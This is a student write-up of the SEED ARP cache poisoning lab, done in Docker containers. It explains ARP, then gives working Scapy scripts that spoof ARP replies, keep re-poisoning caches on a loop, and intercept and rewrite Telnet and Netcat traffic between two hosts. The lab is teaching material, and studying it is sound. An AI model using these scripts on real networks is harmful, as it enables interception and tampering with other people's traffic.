ARP Cache Poisoning Attack Lab

0. Introduction To ARP (Address Resolution Protocol)

ARP is the protocol that translates IP addresses to MAC addresses within a local network or a host discovery protocol in data link layer using the IP address resolving to its corresponding MAC address.

How Does It Work?

1. **Any Computer needs a MAC Address** : Let's say a computer wants to send data to a device with IP address 192.168.1.xx.

2. **ARP Request** : That computer sends out an ARP request. This request says, "Hey, is there any device on this network with IP address 192.168.1.xx? If so, what's their MAC address?"

3. **ARP Reply** : The device with IP address 192.168.1.xx (for example a printer) responds with an ARP reply. This reply contains their MAC address.

4. **Mapping Established** : The computer now has the MAC address associated with the IP address 192.168.1.xx. Now it can be used to send the data directly to the printer using the MAC address.

ARP requests are typically broadcast on the local network making it efficient. ARP stores recently resolved IP-to-MAC address mappings in ARP cache. Administrators can also manually add IP-to-MAC address mappings to the ARP cache. Because this protocol doesn't implement any security mechanisms, a common attack that is ARP poisoning attack can easily be used to target victims, fooling them into sending their packets to the attack, resulting into a MITM (Man in the Middle) attack which is the ultimate agenda of this Seed Lab to reproduce it.

I. Configuring the Environment

Download the labsetup.zip and unzip it into a folder created for this lab itself to avoid any conflicts. Next, navigate to the docker-compose file and open the terminal from that location, also turn on the docker desktop in Windows. Then in the terminal type command as shown below :



*Fig I.1: Started the Docker compose **containers** and the **network***

Connect to each container using the following command :
`docker exec -it <id> /bin/bash`



Fig I.2: All three hosts A,B,M connected to the terminal with their ARP cache empty initially

II. Poisoning Host's ARP Cache

First task is to use **ARP Request** and poison the cache of the victim (**10.9.0.5**) as shown below :



*Fig II.1: Crafting exploit **code** using **Scapy** library in python*



*Fig II.2: Running the **exploit.py** and **poisoning** the **cache***

Next using **ARP Reply** and poison the cache of another victim (**10.9.0.6**) as shown below :



*Fig III.1: **Pinging** from **Host-B** to **Host-A** to fill-up their ARP cache*

```
  GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
IP_B = "10.9.0.6"
IP_M = "10.9.0.105"
MAC_A = "82:9b:aa:88:27:e6"
MAC_B = "fa:a8:e6:22:e6:cf"
MAC_M = "0a:0b:90:70:d3:b5"

E = Ether(src=MAC_M)
A = ARP(psrc=IP_A, hwsrc=MAC_M, pdst=IP_B)
A.op = 2 # 1 for ARP request; 2 for ARP reply
pkt = E/A
sendp(pkt)
```

*Fig III.2: Crafting **ARP Reply** Scapy packet*

```
10.9.0.105
root@20a20e54851d:~# python3 exploit.py
.
Sent 1 packets.

10.9.0.6
root@4dbe6d049ce2:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   0a:0b:90:70:d3:b5   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   0a:0b:90:70:d3:b5   C                     eth0
```

*Fig III.3: Exploited **Host-B ARP cache***

```
10.9.0.5
root@57a6edf72932:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   0a:0b:90:70:d3:b5   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   0a:0b:90:70:d3:b5   C                     eth0

10.9.0.6
root@4dbe6d049ce2:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   0a:0b:90:70:d3:b5   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   0a:0b:90:70:d3:b5   C                     eth0
```

*Fig III.4: Poisoned **Host-A** using **ARP Request** & **Host-B** using **ARP Reply** from **Host-M** using **Scapy***

Note: ARP Reply attack requires to have a ARP cache of hosts, which is why there should be at least one pinging between the hosts, that are A & B as shown above in **figure III.1**.

Right now, the poisoned cache is inconsistent because if any of the Host A or B again transmitted a packet in the network it will correct the cache and then send the packet to the correct receiver leading to failure of MITM, therefore, a python loop can be used to make this resolution impossible and continuously send exploited packets to both hosts in order to remain in the middle of their transmission. But before performing MITM, there is one more way to perform ARP poisoning which is using ***gratuitous message***.

A Gratuitous ARP packet is a **special ARP request** initiated by a device (usually a router) to proactively update the ARP caches of all other devices on its local network. It works by **sending an ARP request**

where both the **source** and **destination** IP addresses are the **same** – the IP address of the **sending device**. The destination MAC address is always the broadcast MAC address (ff:ff:ff:ff:ff:ff). Because **no reply** is expected, the device simply sends this packet out to the **entire network**, ensuring that all other machines have the most current **mapping** between **IP** addresses and **MAC** addresses.

Note : To successfully conduct this attack the hosts **should know** about the **victim host** from past network transmissions or just ping once to share their real IP and MAC with each other in the network.

Next, A successful ARP Poisoning will occur when the MAC will be replaced with the **Attacker's MAC** address and updates in ARP caches of all the devices in the entire network, which is shown below:



*Fig IV.1: Exploit for **victim A** and poison the caches of **all other hosts** present in the local network*

"Every other host now will send their packet to attacker's MAC address and attacker can perform MITM"



*Fig IV.2: Successfully poisoning the **ARP caches**, of each host present in the network, here **A** & **B***

Next is ***MITM attack on Telnet using ARP Cache Poisoning***. Lab describes that Host A and B are communicating using Telnet, which is a common network protocol to remotely access and manage a computer, using an interactive shell through the remote host.

So, Attacker has to poison the ARP caches of both to intercept the network traffic flowing. And to maintain the consistent poison attacker has to send spoof packet every 5 seconds, because it will help attacker maintain the fake entries. The exploit should look like as shown below :



*Fig V.1: Exploit for **Host B** using **ARP Reply** from **Host A***



*Fig V.2: Poisoning Both Host A's & Host B's ARP caches **every 5 seconds** constantly*

Now, in the lab description to perform a Ping Test by turning of the IP forwarding in IPv4 which will block any packet to reach its destination if it is received by the attack. So, lets turn off using the following command :

sysctl net.ipv4.ip_forward=0

Next run the exploits and see if Ping is failing or reaching its destination. The output is shown in the figure below :



Fig V.3: Poisoning the ARP cache and turning off the IP forwarding, making ping fail

From the above output it can be inferred that the setup is ready to perform MITM attack using ARP Poisoning. So, let's perform a MITM attack on Telnet.

- Connect to **Host B** from **Host A** using Telnet.
- Turn off IP Forwarding in **Host M**.
- Next, Run ARP Reply attack from **Host M** to both **Host A** and **Host B** (shown in V.3)
- Then, finally Run the exploit to **intercept the Telnet** (shown below)

```
def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt.haslayer(TCP):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
  ################################################################

    if pkt[TCP].payload:
      data = pkt[TCP].payload.load # The original payload data
      newdata = b'Z' # Replace data with 'Z'
      send(newpkt/newdata)
    else:
      send(newpkt)
  ################################################################

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A and pkt.haslayer(TCP):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)

f = 'tcp and not host 10.9.0.105'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

*Fig V.4: Exploit for to **intercept TCP packets** flowing from Host A to Host B*



*Fig V.5: Connect to telnet from **Host A** to **Host B**, run **all the scripts** on **Host M***

Next, is MITM Attack on **Netcat** using ARP Cache Poisoning, following the steps below :

- Connect **Host A** & **Host B** using Netcat
- Turn off IP Forwarding in **Host M**
- Next, Run ARP Reply attack from **Host M** to both **Host A** and **Host B** (shown in V.3)
- Then, finally Run the exploit to **intercept the Netcat** (shown below)

```
FIRST_NAME = "Jash"
REPLACEMNT = "Z" * len(FIRST_NAME)

def spoof_pkt(pkt):
  if pkt[IP].src == IP_B and pkt[IP].dst == IP_A and pkt.haslayer(TCP) and pkt.haslayer(Raw):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    data = pkt[TCP].payload.load.decode('utf-8', errors='ignore') # The original payload data
    mdata = data.replace(FIRST_NAME, REPLACEMNT) #  Changing str
    send(newpkt/mdata.encode(), verbose=False)

  elif pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt.haslayer(TCP):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt, verbose=False)
  ###########################################################################

f = f'tcp and (host {IP_A} or host {IP_B})'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Fig: Craft the exploit to intercept Netcat TCP packets



Fig: Successfully performed MITM resulting into changing the strgin